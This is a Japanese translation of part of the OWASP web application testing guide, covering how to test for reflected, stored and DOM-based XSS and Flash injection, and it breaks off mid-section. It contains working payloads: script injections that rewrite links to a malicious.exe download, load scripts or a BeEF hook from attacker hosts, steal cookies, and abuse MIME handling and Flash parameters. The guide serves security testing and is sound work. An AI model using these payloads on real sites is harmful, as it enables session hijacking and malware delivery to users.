見せられるすべてのパターンで、信頼され処理される前に、データはアプリケーションにより妥当性確認されるべきです。私たちのテストの目標はアプリケーションが実際に妥当性確認を行っているか、入力を信頼していないかを検証することです。

4.8.15 HTTP 分割/密輸のテスト (OWASP-DV-016)
HTTP 動詞、HTTP 分割、HTTP 密輸としての HTTP 搾取のテストを説明します。

4.8.1 反射型クロスサイト・スクリプティングのテスト(OWASP-DV-001)

概要

反射型クロスサイト・スクリプティング(XSS)は非永続的な XSS の別名で、攻撃は脆弱なウェブ・アプリケーションに読み込まれず、問題の URI を読み込んでいる犠牲者によって引き起こされます。この文献ではこの種の脆弱性についてウェブ・アプリケーションをテストするいくつかの方法を見て行きます。

問題の記述

反射型 XSS 攻撃は type1 又は非永続的な XSS 攻撃としても知られ、現在でも見つかる最も頻発する XSS 攻撃の型です。

ウェブ・アプリケーションがこの型の攻撃に対し脆弱な場合、リクエスト群を介して入力された妥当性確認されていない入力を、ウェブ・アプリケーションはクライアントに渡します。その攻撃の共通した手口は、設計段階での、攻撃者による問題の URI の生成とテスト、ソーシャル・エンジニアリング段階での、攻撃者による犠牲者のこの URI の読み込みについての説得、そして最終的な問題のコードの実行を含みます。犠牲者の証明書を使って。

一般的に攻撃者のコードは Javascript 言語で書かれていますが、他のスクリプト言語、例えば ActionScript や VBScript も使われます。

攻撃者は典型的に、これらの脆弱性を利用してキーロガーをインストールし、犠牲者のクッキーを盗み、クリップボードの窃盗を行い、ページの内容(例えばダウンロード・リンク)を変更します。

XSS 脆弱性の利用についての重要な問題の一つは、文字の符号化です。いくつかの事例で、ウェブ・サーバやウェブ・アプリケーションが、何らかの文字符号化を取り除けませんでした。そのため例えば、ウエブ・アプリケーションは「<script>」を取り除くかもしれませんが、単純にタグの別の符号化を含む%3cscript%3e は取り除かないかもしれません。 文字符号化の格好のテストツールは,OWASP の CAL9000 です。

ブラックボックステスト

ブラックボックステストは最低三つの段階を含みます:

1. 入力担体を見抜いてください。テスト者はウェブ・アプリケーションの変数と、ウェブ・アプリケーション内にそれらを入力する方法を決定しなくてはなりません。以下の例を見てください。

2. 各入力担体を分析し、潜在的な脆弱性を見抜いてください。XSS 脆弱性を見抜くには、テスト者は通常、各入力担体に特別に作成した入力データを使用します。そのような入力データは通常無害ですが、ウェブ・ブラウザからの脆弱性を明示するレスポンス群の引き金となります。テストのデータは、ウェブ・アプリケーション fuzzer を使うか、又は手作業で生成できます。

3. 前の段階で報告された各脆弱性について、テスト者は報告を分析し、ウェブ・アプリケーションのセキュリティに現実的な影響を持つ攻撃でその脆弱性を利用しようとします。

例 1
例えば、「ようこそ%username%さん」という歓迎の掲示とダウンロード・リンクを持つサイトを考えてください。

テスト者はすべてのデータ入力箇所が XSS 攻撃を生じ得ると疑わなくてはなりません。それを分析するために、テスト者は user 変数を使い、脆弱性を引き起こそうと試みます。次のリンクをクリックし、何が起こるか見てみましょう:

```
http://example.com/index.php?user=<script>alert(123)</script>
```


もし何もサニタイズ処理が適用されていないと、以下のポップアップが結果として表示されます:

これは XSS 脆弱性があることを示し、どのような人のブラウザででも、もしテスト者のリンクをクリックすれば、テスト者が選んだコードを実行できることがわかります。

例 2
他のコード片(リンク)を試してみましょう:

```
http://example.com/index.php?user=<script>window.onload = function() {var
AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```

これは以下の挙動を生成します:



ユーザがテスト者によって提供されたこのリンクをクリックすると、テスト者が支配するサイトから malicious.exe というファイルをダウンロードすることになります。

対策

大部分の今日のウェブ・アプリケーションは何らかの種類のサニタイズ処理を使います。反射型クロスサイト・スクリプティング攻撃は、サニタイズ処理やウェブ・アプリケーション・ファイアウォールによりサーバ側で阻止されるか、現代的なウェブ・ブラウザに組み込まれた阻止機構によってクライアント側で阻止されます。

大部分のクライアントはブラウザを更新しないので、テスト者はこれを期待できず、ウェブ・ブラウザが攻撃を阻止しないとみなして脆弱性をテストしなくてはなりません。(2008 年 Frei 他)

ウェブ・アプリケーションやウェブ・サーバ(例えば Apache の mod_rewrite_module)は、URL を分析でき、サニタイズ手順として正規表現と突き合わせます。例えば、以下の正規表現はタグや斜線の間の英数字を探知するために(そしてブロックするために)使えます。

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/i
```

したがって、上述の攻撃は機能しないでしょう。しかし、この正規表現は脆弱性を完全には解決しません。グレイボックステストで、テスト者はソースコードにアクセスしてサニタイズ手順を分析し、それを迂回できるかどうか見極めます。

例 3

脆弱性が存在するかどうかをブラックボックステストするために、テスト者は数多くのテスト担体を使い、各々に異なるサニタイズ処理を迂回させ、どれかが有効に作用することを期待します。例えば、以下のコードが実行されたとしましょう:

```
<?
$re = "/<script[^>]+src/i";

if (preg_match($re, $_GET['var'])) {
  echo "Filtered";
  return; }
echo "Welcome ".$_GET['var']." !";
?>
```

このシナリオでは、以下が挿入されたかどうか調べる正規表現があります:

〈script [「〉」以外の任意の文字] src

これは通常の攻撃の、以下のような表現を取り除くのに便利です:

<script src="http://attacker.com/xss.js"></script>

しかしこの場合、script と src の間の属性の中で「>」の文字を使うことにより、サニタイズ処理を迂回することが可能です。以下のようにします:

```
http://www.example.com/?var=<SCRIPT%20a=">"%20SRC="http://www.attacker.com/xss.js"></SCRIPT>
```

これは前に見た反射型クロスサイト・スクリプティング脆弱性を利用し、攻撃者のウェブ・サーバに格納された javascript を、犠牲者のウェブ・サイト www.example.com から来たかのように実行します。

完全なテストは色々な攻撃担体の変数のインスタンス化を含みます。(Fuzz 担体付録(Fuzz vectors appendix)と符号化されたインジェクション付録(Encoded injection appendix)を調べてください)

最後に、回答を分析するのは複雑になりえます。これを実行する単純な方法は、私たちの例と同様にダイアログをポップアップするコードを使うことです。これは通常、攻撃者が選んだ勝手な Javascript を、攻撃者が犠牲者のブラウザ内で実行できることを示します。

参考文献

書籍

- Joel Scambray, Mike Shema, Caleb Sima - 「露出したウェブ・アプリケーションのハッキング("Hacking Exposed Web Applications")」, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - 「ウェブ・アプリケーションのハンドブック -- セキュリティ不具合の発見と利用("The Web Application's Handbook - Discovering and Exploiting Security Flaws")」, 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie – 「クロスサイト・スクリプティング攻撃: XSS 利用と防御("Cross Site Scripting Attacks: XSS Exploits and Defense")」, 2007, Syngress, ISBN-10: 1-59749-154-3

ホワイトペーパー

- **CERT** – クライアントのウェブ・リクエストに埋め込まれた悪意のある HTML タグ(Malicious HTML Tags Embedded in Client Web Requests): 読んでください
- **Rsnake** - XSS カンニングペーパー(XSS Cheet Sheet): 読んでください
- **cgisecurity.com** – クロスサイト・スクリプティング FAQ(The Cross Site Scripting FAQ): 読んでください
- **G.Ollmann** - HTML コード・インジェクションとクロスサイト・スクリプティング(HTML Code Injection and Cross-site scripting): 読んでください
- **A. Calvo, D.Tiscornia** – alert('alert('A JavaScript agent'): 読んでください (出版予定)
- **S. Frei, T. Dübendorfer, G. Ollmann, M. May** - ウェブ・ブラウザの脅威を理解する(Understanding the Web browser threat): 読んでください

ツール

- **OWASP CAL9000**: CAL9000 はウェブ・アプリケーションのセキュリティテストツールのコレクションで,現在のウェブ・プロクシと自動化スキャナの機能を補間します。
- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding このツールは任意のテキストを 65 種類の文字セットと相互変換するのを助けます。JavaScript による符号化関数も提供されています。
- **WebScarab** WebScarab は,HTTP と HTTPS プロトコルを使って通信するアプリケーションを,分析するフレームワークです。
- **XSS-Proxy** - http://xss-proxy.sourceforge.net/ XSS-Proxy は先進的なクロスサイト・スクリプティング(XSS)攻撃ツールです。
- **ratproxy** - http://code.google.com/p/ratproxy/ ユーザが初期設定した複雑な Web 2.0 環境の既存のトラフィックの観察に基づいた,潜在的な問題とセキュリティ関係のデザインパターンの,半自動化した,大きく受動的なウェブアプリケーションセキュリティ監査ツール,最適化された正確で敏感な探知,そして自動的な注釈.。
- **Burp Proxy** - http://portswigger.net/proxy/ Burp Proxy はウェブ・アプリケーションの攻撃とテストのための,インタラクティブな HTTP/S のプロクシ・サーバです。

4.8.2 格納型クロスサイト･スクリプティング(OWASP-DV-002)

概要

格納型クロスサイト・スクリプティング(XSS)はクロスサイト・スクリプティングの最も危険な型です。ユーザにデータの格納を許すウェブ・アプリケーションは、潜在的にこの攻撃型にさらされています。この章は格納型クロスサイト・スクリプティング・インジェクションと関連した利用シナリオを説明します。

問題の記述

格納型 XSS は、ウェブ・アプリケーションが悪意を持っているかもしれないユーザからの入力を収集し、後で使用するためにデータ保管所にその入力を格納する時に起こります。その格納された入力は正確にはろ過されません。最終的に、悪意のあるデータはウェブ・サイトの一部に現れ、ウェブ・アプリケーションの特権の下で、ユーザのブラウザの中で実行されます。この脆弱性は、以下のような数多くのブラウザ・ベースの攻撃を指揮するために使えます:

- 他のユーザのブラウザを乗っ取る
- アプリケーション・ユーザによって参照された機密情報を獲得する
- アプリケーションの擬似的な汚損
- 内部ホストのポートスキャンを行う(「内部」はウェブ・アプリケーションのユーザとの相対関係)
- ブラウザ・ベースの悪用の命令された配布
- 他の悪意のある活動

格納型 XSS は利用されるために悪意のあるリンクを必要としません。ユーザが格納型 XSS のあるページを訪れると、利用が成功します。以下の段階は典型的な格納型 XSS 攻撃のシナリオに関係します:

- 攻撃者が悪意のあるコードを脆弱なページに格納します
- ユーザがアプリケーション内で認証します
- ユーザが脆弱なページを訪れます
- 悪意のあるコードがユーザのブラウザにより実行されます

この攻撃の型は、BeEF、XSS Proxy や Backframe のようなブラウザ攻略フレームワークによっても悪用されます。これらのフレームワークにより複雑な JavaScript 利用開発ができます。
格納型 XSS は、高い特権を持つユーザがアクセスするアプリケーション領域で特に危険です。管理者が脆弱なページを訪れると、攻撃は彼らのブラウザにより自動的に実行されます。この攻撃はセッション認証トークンのような機密情報を暴露するかもしれません。

ブラックボックステストと例

入力フォーム

最初の段階は、アプリケーションによってユーザ入力がバックエンドに格納され、それから表示される、すべての箇所を識別することです。格納されたユーザ入力の典型的な例は以下の中で見つかります:

- ユーザ/プロフィール・ページ: アプリケーションはユーザに、名、姓、あだ名、アバター、写真、住所などのプロフィール詳細の編集/変更を許します。
- ショッピング・カート: アプリケーションはユーザに、ショッピング・カートへアイテムの格納を許し、後で再検討できます。
- ファイル・マネージャ: ファイルのアップロードを許すアプリケーション
- アプリケーション設定/プリファランス: ユーザにプリファランスの設定を許すアプリケーション

HTML コードの分析

アプリケーションにより格納された入力は、通常 HTML タグ内で使われますが、JavaScript コンテンツの一部としても見つかることがあります。この段階では、入力が格納されるかどうか、そしてページの文脈内にどのように置かれるかを理解するのが基本です。

例: 電子メールが index2.php 内にデータを格納した

email の値が置かれている index2.php の HTML コード:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />


この場合,侵入テスト者は以下のように,<input>タグの外側にコードを注入する方法を見つける必要があります:
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> 悪意のあるコード<!-- />

格納型 XSS のテスト
これはアプリケーションの入力の妥当性確認/排除制御のテストを含みます。この事例の基本的なインジェクションの例:

aaa@aa.com"><script>alert(document.cookie)</script>
aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E

確実に入力がアプリケーションを介して発行されるようにしてください。これは通常、クライアント側のセキュリティ制御が実装されている場合には JavaScript の無効化又は、WebScarab のようなウェブ・プロクシを使った HTTP リクエストの修正を含みます。同じインジェクションを HTTP GET と POST の両方のリクエストでテストすることも重要です。上述のインジェクションは結果としてクッキーを格納したポップアップ・ウィンドウを生じます。

期待される結果:



インジェクション対象の HTML コードを以下に示します:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script>

その入力は格納され、ページを再ロードする時、XSS の積荷はブラウザによって実行されます。
入力がアプリケーションによって避けられる場合には、テスト者は XSS フィルタについてアプリケーションをテストするべきです。例えば、文字列「SCRIPT」が空白文字やナル文字で置換されている場合、これは XSS 排除が実行された潜在的な印かもしれません。入力フィルタを避けるための、多くの技法が存在します。テスト者は RSnake と Mario の XSS カンニングペー

パーページを参照することを強く勧めます。それらは XSS 攻撃とフィルタ避けの広範なリストを提供しています。より詳細な情報については、ホワイトペーパー/ツール節を参照してください。

BeEF を利用した格納型 XSS

BeEF、XSS Proxy や Backframe のような先進的な JavaScript 攻略フレームワークにより、格納型 XSS を利用できます。典型的な BeEF の利用シナリオが何を含むか見てみましょう:

- 攻撃者のブラウザ攻略フレームワーク(BeEF)と通信する、JavaScript のフックを注入します
- 格納された入力が表示される脆弱なページをアプリケーション・ユーザが参照するのを待ちます
- アプリケーション・ユーザのブラウザを、BeEF コンソールを介して制御します

JavaScript のフックは、ウェブ・アプリケーションの XSS 脆弱性を利用することにより、注入されます。

例: index2.php 内の BeEF インジェクション:

```
aaa@aa.com"><script src=http://attackersite/beef/hook/beefmagic.js.php></script>
```

ユーザが index2.php のページを読み込む時、スクリプト beefmagic.js.php がブラウザによって実行されます。すると、クッキー、ユーザのスクリーンショット、ユーザのクリップボード、にアクセスでき、複雑な XSS 攻撃を立ち上げることができます。

期待される結果

この攻撃は、異なる特権を持った多くのユーザに閲覧される脆弱なページに対し、特に効果的です。

ファイルのアップロード

ウェブ・アプリケーションがアップロードを許している場合、HTML コンテンツをアップロードすることが可能かどうか調べることが重要です。例えば、HTML 又は TXT ファイルがアップロードを許されている場合、アップロードされるファイル内に XSS の積荷を注入できます。侵入テスト者はアップロードされたファイルが任意の MIME タイプの設定を許すかどうかも検証すべきです。

ファイルのアップロードのための、以下の HTTP POST リクエストについて考えてください:

```
POST /fileupload.aspx HTTP/1.1
[…]

Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

この設計の不具合は、ブラウザの MIME 誤処理の攻撃に利用できます。例えば、無害に見える JPG や GIF のようなファイルが XSS の積荷を格納でき、ブラウザによって読み込まれる時に実行されます。text/html の代わりに image/gif のような画像のための MIME タイプを設定できる場合、このようなことが起こりえます。この事例では、ファイルはクライアントのブラウザにより HTML として扱われます。

偽装された HTTP POST リクエスト:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```

Internet Explorer は、Mozilla Firefox や他のブラウザが行うのと同じ方法では MIME タイプを処理しないことについても考えてください。例えば Internet Explorer は HTML コンテンツを持つ TXT ファイルを HTML コンテンツとして処理します。MIME 処理についてのこれ以上の情報については、この章の末尾にあるホワイトペーパー節を参照してください。

グレイボックステストと例

グレイボックステストはブラックボックステストと似ています。グレイボックステストでは、侵入テスト者はアプリケーションについて部分的な知識を持っています。この場合、ユーザ入力、入力の妥当性確認の制御、及びデータ格納装置に関する情報は、侵入テスト者に知られています。

利用可能な情報に依存して、ユーザ入力がアプリケーションによってどのように処理されてから、バックエンドのシステムにどのように格納されるかを調べることを、通常テスト者は推奨されます。以下の段階が推奨されます:

- フロントエンドのアプリケーションを使い、特殊な/無効な文字群を入力してください
- アプリケーションのレスポンス(群)を分析してください
- 入力の妥当性確認の制御の存在を識別してください
- バックエンド・システムにアクセスし、入力が格納されているか、どのように格納されているかを調べてください。
- ソースコードを分析し、格納された入力がアプリケーションによってどのように表現されるかを理解してください

ソースコードが利用可能(ホワイトボックス)なら、入力フォームで使われたすべての変数を分析すべきです。

特に、PHP、ASP や JSP のようなプログラム言語は、HTTP GET と POST リクエストからの入力を格納するために、予め定義された変数/関数を使用します。

以下の表は、ソースコードを分析する際に見るべき特殊変数と関数をまとめています:

PHP

- $_GET - HTTP GET の変数
- $_POST – HTTP POST の変数
- $_FILES – HTTP のファイル・アップロード変数

ASP

- Request.QueryString – HTTP GET
- Request.Form - HTTP POST
- Server.CreateObject - ファイルをアップロードするために使われる

JSP

- doGet, doPost サーブレット– HTTP GET と POST
- request.getParameter – HTTP GET/POST の変数

参考文献

書籍

- Joel Scambray, Mike Shema, Caleb Sima -「露出したウェブ・アプリケーションのハッキング("Hacking Exposed Web Applications")」, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto -「ウェブ・アプリケーションのハンドブック -- セキュリティ不具合の発見と利用("The Web Application's Handbook - Discovering and Exploiting Security Flaws")」 , 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie -「クロスサイト・スクリプティング攻撃: XSS 利用と防御("Cross Site Scripting Attacks: XSS Exploits and Defense")」 , 2007, Syngress, ISBN-10: 1-59749-154-3

ホワイトペーパー

- RSnake:「XSS(クロスサイト・スクリプティング) カンニングペーパー("XSS (Cross Site Scripting) Cheat Sheet")」 - http://ha.ckers.org/xss.html
- CERT:「CERT 勧告 CA-2000-02 クライアント・ウェブ・リクエストに埋め込まれた悪意のある HTML タグ("CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests")」 - http://www.cert.org/advisories/CA-2000-02.html
- Aung Khant:「XSS に何ができるか - 攻撃者の視点からの XSS の利点("What XSS Can do - Benefits of XSS From Attacker's view")」 - http://yehg.org/lab/pr0js/papers/What%20XSS%20Can%20Do.pdf
- Amit Klein:「クロスサイト・スクリプティングの説明("Cross-site Scripting Explained")」 - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf
- Gunter Ollmann:「HTML コード・インジェクションとクロスサイト・スクリプティング("HTML Code Injection and Cross-site Scripting")」 - http://www.technicalinfo.net/papers/CSS.html

- CGISecurity.com:「クロスサイト・スクリプティング FAQ("The Cross Site Scripting FAQ")」- http://www.cgisecurity.com/articles/xss-faq.shtml

- Blake Frantz:「MIME タイプの排除:ブラウザの観点("Flirting with MIME Types: A Browser's Perspective")」- http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf

ツール

- **OWASP CAL9000** CAL9000 は整理された実装,RSnake の XSS 攻撃,文字符号/復号,HTTP リクエスト生成とレスポンス評価,チェックリストのテスト,自動化された攻撃エディタとさらにたくさんを含んでいます。

- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding PCE は任意のテキストを 65 種類の文字セットと相互変換するのを助け,それを使ってカスタマイズした積荷にそれを使えます。

- **Hackvertor** - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php Hackvector は,多くの符号化形式と JavaScript(や任意の文字列入力)をわかりにくくする形式を許すオンラインツールです。

- **BeEF** - http://www.bindshell.net/tools/beef/ BeEF はブラウザ攻略フレームワークです。ブラウザの脆弱性の実時間の影響を実演するためのプロフェッショナルツールです。

- **XSS-Proxy** - http://xss-proxy.sourceforge.net/ XSS-Proxy は先進的なクロスサイト・スクリプティング(XSS)攻撃ツールです。

- **Backframe** - http://www.gnucitizen.org/projects/backframe/ Backframe は全機能搭載の攻撃コンソールで,ウェブ・ブラウザ,ウェブ・ユーザとウェブ・アプリケーションを攻略します。

- **WebScarab** WebScarab は,HTTP と HTTPS プロトコルを使って通信するアプリケーションを,分析するフレームワークです。

- **Burp** - http://portswigger.net/proxy/ Burp Proxy はウェブ・アプリケーションの攻撃とテストのための,インタラクティブな HTTP/S のプロクシ・サーバです。

- **XSS Assistant** - http://www.whiteacid.org/greasemonkey/#xss_assistant ウェブ・アプリケーションのクロスサイト・スクリプティング不具合のテストをユーザが容易にできるようにする整備士スクリプト。)

4.8.3 DOM ベースのクロスサイトスクリプティングのテスト(OWASP-DV-003)

概要

DOM ベースのクロスサイトスクリプティングは、いわゆる XSS（クロスサイトスクリプティング）バグのことで、JavaScript などページ上のアクティブコンテンツによって起こるものです。ユーザからの入力を取得し、それが何か安全でないこと実行することで、XSS バグにつながります。本項では、JavaScript が引き起こす XSS についてのみ言及します。

DOM（ドキュメントオブジェクトモデル）は、ブラウザでドキュメントを表現するための構造化されたフォーマットです。DOM は、JavaScript などの動的なスクリプトに対して、フォームフィールドやセッションクッキーなどのドキュメントの構成要素を参照することを可能にします。また、DOM はブラウザのセキュリティとしても使われます。例えば、スクリプトに対して異なるドメインのセッションクッキーへのアクセスを制限するといったことです。DOM ベースのクロスサイトスクリプティングの脆弱性は、攻撃者が DOM の要素を制御するようなリクエストを使って、JavaScript などのアクティブコンテンツを変更することで発生します。

このトピックスに関連する文献は非常に少なく、標準的な解説や形式化されたテスト方法も少ないのが現状です。

脆弱性の解説

すべての XSS バグがサーバからの応答コンテンツを制御する必要がある訳ではありません。JavaScript の脆弱なコーディングだけでも同様の結果をもたらします。結果はいずれの場合も一般的な XSS バグであり、データを引き渡す方法が異なるだけです。

他のクロスサイトスクリプティングの脆弱性（反射型や保存型 XSS）は、サーバからサニタイズされていないパラメータが渡され、ユーザに返され、ユーザのブラウザのコンテキストで実行されます。それに比べて、DOM ベースのクロスサイトスクリプティングの脆弱性は、ドキュメントオブジェクトモデルの要素を使ってコードの流れを制御し、攻撃者が細工したコードで流れを変更します。

DOM ベースの XSS の脆弱性はその性質上、サーバが無い状況でも実行することが可能であり、実際に何が実行されるかを判断することが出来ます。これは、XSS 攻撃に対抗するために実装された多くの XSS フィルタや検知ルールを無力にする可能性があります。

最初の事例は下記のクライアントサイドのコードを使います：

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

攻撃者が URL に「#<script>alert('xss')</script>」という文字列を追加すると、実行された場合にはアラートボックスが表示されます。ここで、「#」以降の文字列はクエリ文字列の一部としては扱われず、フラグメント識別子の一部として扱われるので、追加されたコードはサーバ側には送信されません。この例ではコードがすぐに実行され、「XSS」というアラートボックスが表示されます。コードがサーバ側に送信されてユーザ側に表示されるような一般的なクロスサイトスクリプティング（永続的、非永続的）の場合と異なり、この例ではユーザのブラウザ上ですぐに実行されます。

結果として、DOM ベースのクロスサイトスクリプティングの脆弱性は、クッキーの取得や不正なスクリプトの挿入などの良く知られた XSS と同じ危険度として扱うべきです。

ブラックボックステストとグレーボックステストとその例

DOM ベース XSS のブラックボックステストは、一般的に実施されません。これはクライアントに送信されるコードは常に参照可能であるためです。

グレーボックステストとその例

DOM ベースのクロスサイトスクリプティング脆弱性のテスト:
JavaScript アプリケーションは、サーバ上で生成されるため、他のタイプのアプリケーションと大きく異なります。そのため、どのコードが実行されるかを理解するためには、テストする Web サイトをクローリングし、実行される全ての JavaScript を特定し、どこでユーザの入力を受け付けるかを特定する必要があります。多くの Web サイトでは大量のライブラリ関数に依存しており、数百、数千のコード量が追加されます。そしてそれらは社内で開発されたものではありません。このようなケースでは、多くの場合、トップダウンのテストが唯一実行可能な手段となります。何故ならボトムレベルの関数はほとんど使用されないにも関らず、それらを分析するには非常に時間が掛かるからです。もし入力やそれに関連した必要なものが特定できていなければ、トップダウンのテストにも同じことが言えます。

ユーザの入力の主な形式は次の二種類になります:

・サーバによってページに書かれるが直接には XSS が出来ない方法で入力

・クライアントサイドの JavaScript オブジェクトから取得された入力

サーバがデータを JavaScript に挿入する方法について、ここに二つ例があります:

```
var data = "<escaped data from the server>";
var result = someFunction("<escaped data from the server>");
```

そして、ここに、クライアントサイドの JavaScript オブジェクトからの入力の例が二つあります:

```
var data = window.location;
var result = someFunction(window.referer);
```

JavaScript のコードがどのように取得されるかにについて小さな違いはあっても、ここで重要なのは、入力をサーバ経由で受け取った際に、サーバがデータを望むように置換処理できるということです。JavaScript オブジェクトを使って置換処理できる

ことは十分に理解され文書化されていますが、そうだとしても、もし上記の例で挙げた someFunction という関数が受け皿となるならば、前者の侵害可能性がサーバ上でのフィルタリングに依存するのに比べて、後者は、ブラウザによって window.referer オブジェクトがエンコーディングされるかどうかに依存します。

さらに、過去に何度も XSS フィルタは迂回されたといったことなどからも分かるように、JavaScript は<script>ブロックの外で実行されることが非常に多いため、アプリケーションをクローリングする際には、スクリプトが使用されている場所、例えば、イベントハンドラや CSS ブロックの expression 属性に気を付けることが重要です。また、サイト外の CSS やスクリプトオブジェクトについてもどのコードが実行されるかどうかについて評価する必要があります。

自動化されたテストでは、特殊なパターンのリクエストを送信してサーバの応答を確認するという方法が一般的であり、このような方法では大抵の場合、DOM ベース XSS を検出したり、確認したり出来ません。以下に示す、メッセージのパラメータが戻ってくるような簡単な例であればうまくいきます:

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

しかし、下記のような特殊な場合は検出できないかも知れません:

```
<script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
     document.write("You are using IE as a browser and visiting site: " +
document.location.href + ".");
}
else
{
    document.write("You are using an unknown browser.");
}
</script>
```

このような理由により、自動化されたテストでは、テストツールがクライアントサイドのコードを追加で分析しない限り、DOM ベースの XSS に脆弱である箇所を検出できないことになります。

手動でのテストを実施すべきであり、攻撃者にとって好都合と思われるパラメータがあるコードの箇所をテストする必要があります。そのような箇所の例としては、コードが自動的に書かれるようなページや DOM が変更されるような所、スクリプトが直接実行されるような所が挙げられます。さらに詳しい例は、この項の最後で関連資料に挙げた、Amit Klein によって書かれた DOM XSS の素晴らしい記事に書かれています。

関連資料

ホワイトペーパー

- Document Object Model (DOM) - http://en.wikipedia.org/wiki/Document_Object_Model
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein http://www.webappsec.org/projects/articles/071105.shtml

4.8.4 クロスサイトフラッシングのテスト (OWASP-DV-004)

概要

ActionScript は、ECMAScript をベースとした言語で、Flash アプリケーションでインタラクティブな動作が必要な場合に使われています。ActionScript は、他の言語と同様にセキュリティ問題につながるいくつかの実装パターンがあります。特に、Flash アプリケーションはブラウザに埋め込まれることが多いため、DOM ベースのクロスサイトスクリプティングのような脆弱性が Flash アプリケーションに含まれる可能性があります。

脆弱性の解説

"Testing Flash Applications" [1]が最初に公開されてから、新しいバージョンの Flash Player が以降で解説する攻撃手法のいくつかを緩和するためにリリースされています。それでもなお、いくつかの問題は攻略可能な状態で残っています。なぜなら、それらは開発者の安全でないプログラミングに強く依存しているからです。

グレーボックステストとその例

デコンパイル
SWF ファイルは Player 自身に埋め込まれた仮想マシンによって解釈されるので、デコンパイルされたり、解析されたりする可能性があります。最もよく知られたフリーの ActionScript 2.0 のデコンパイラは flare です。

flare を使って SWF ファイルをデコンパイルするためには下記を入力します:

```
$ flare hello.swf
```

その結果は、hello.flr という名前の新しいファイルにあります。

デコンパイルは、テスターのテスト作業をブラックボックスからホワイトボックスに近づけることを助けます。

現時点では、ActionScript 3.0 をデコンパイルするフリーのツールは存在しません。

未定義の変数
ActionScript 2 のエントリーポイントは、_root および_global オブジェクトに属するすべての未定義の属性を見ることによって抽出することができます。これは、ActionScript 2 が、_root および_global オブジェクトに属するすべてのメンバは URL のクエリ文字列のパラメータによってインスタンス化されるように振舞うからです。それは以下のように説明できます。例えば、属性が次のような場合:

```
_root.varname
```

コードの流れのある時点において未定義であっても、それは、次のようにすることで上書きされます
`http://victim/file.swf?varname=value`

例：

```
  movieClip 328 __Packages.Locale {

    #initclip
      if (!_global.Locale) {
        var v1 = function (on_load) {
          var v5 = new XML();
          var v6 = this;
          v5.onLoad = function (success) {
            if (success) {
              trace('Locale loaded xml');
              var v3 = this.xliff.file.body.$trans_unit;
              var v2 = 0;
              while (v2 < v3.length) {
                Locale.strings[v3[v2]._resname] = v3[v2].source.__text;
                ++v2;
              }
              on_load();
            } else {}
          };
          if (_root.language != undefined) {
            Locale.DEFAULT_LANG = _root.language;
          }
          v5.load(Locale.DEFAULT_LANG + '/player_' +
                              Locale.DEFAULT_LANG + '.xml');
        };
```

以下のようにリクエストすることで攻撃されます：

```
http://victim/file.swf?language=http://evil
```

安全でないメソッド

エントリーポイントが特定されるとき、データは安全でないメソッドによって使用される可能性があります。もし、データが正しい正規表現を使用してフィルタや検証が行われない場合、セキュリティ問題を引き起こします。

バージョン r47 以降の安全でないメソッド：

```
loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );
flash.external.ExternalInterface.call(_root.callback)
htmlText
```

テスト

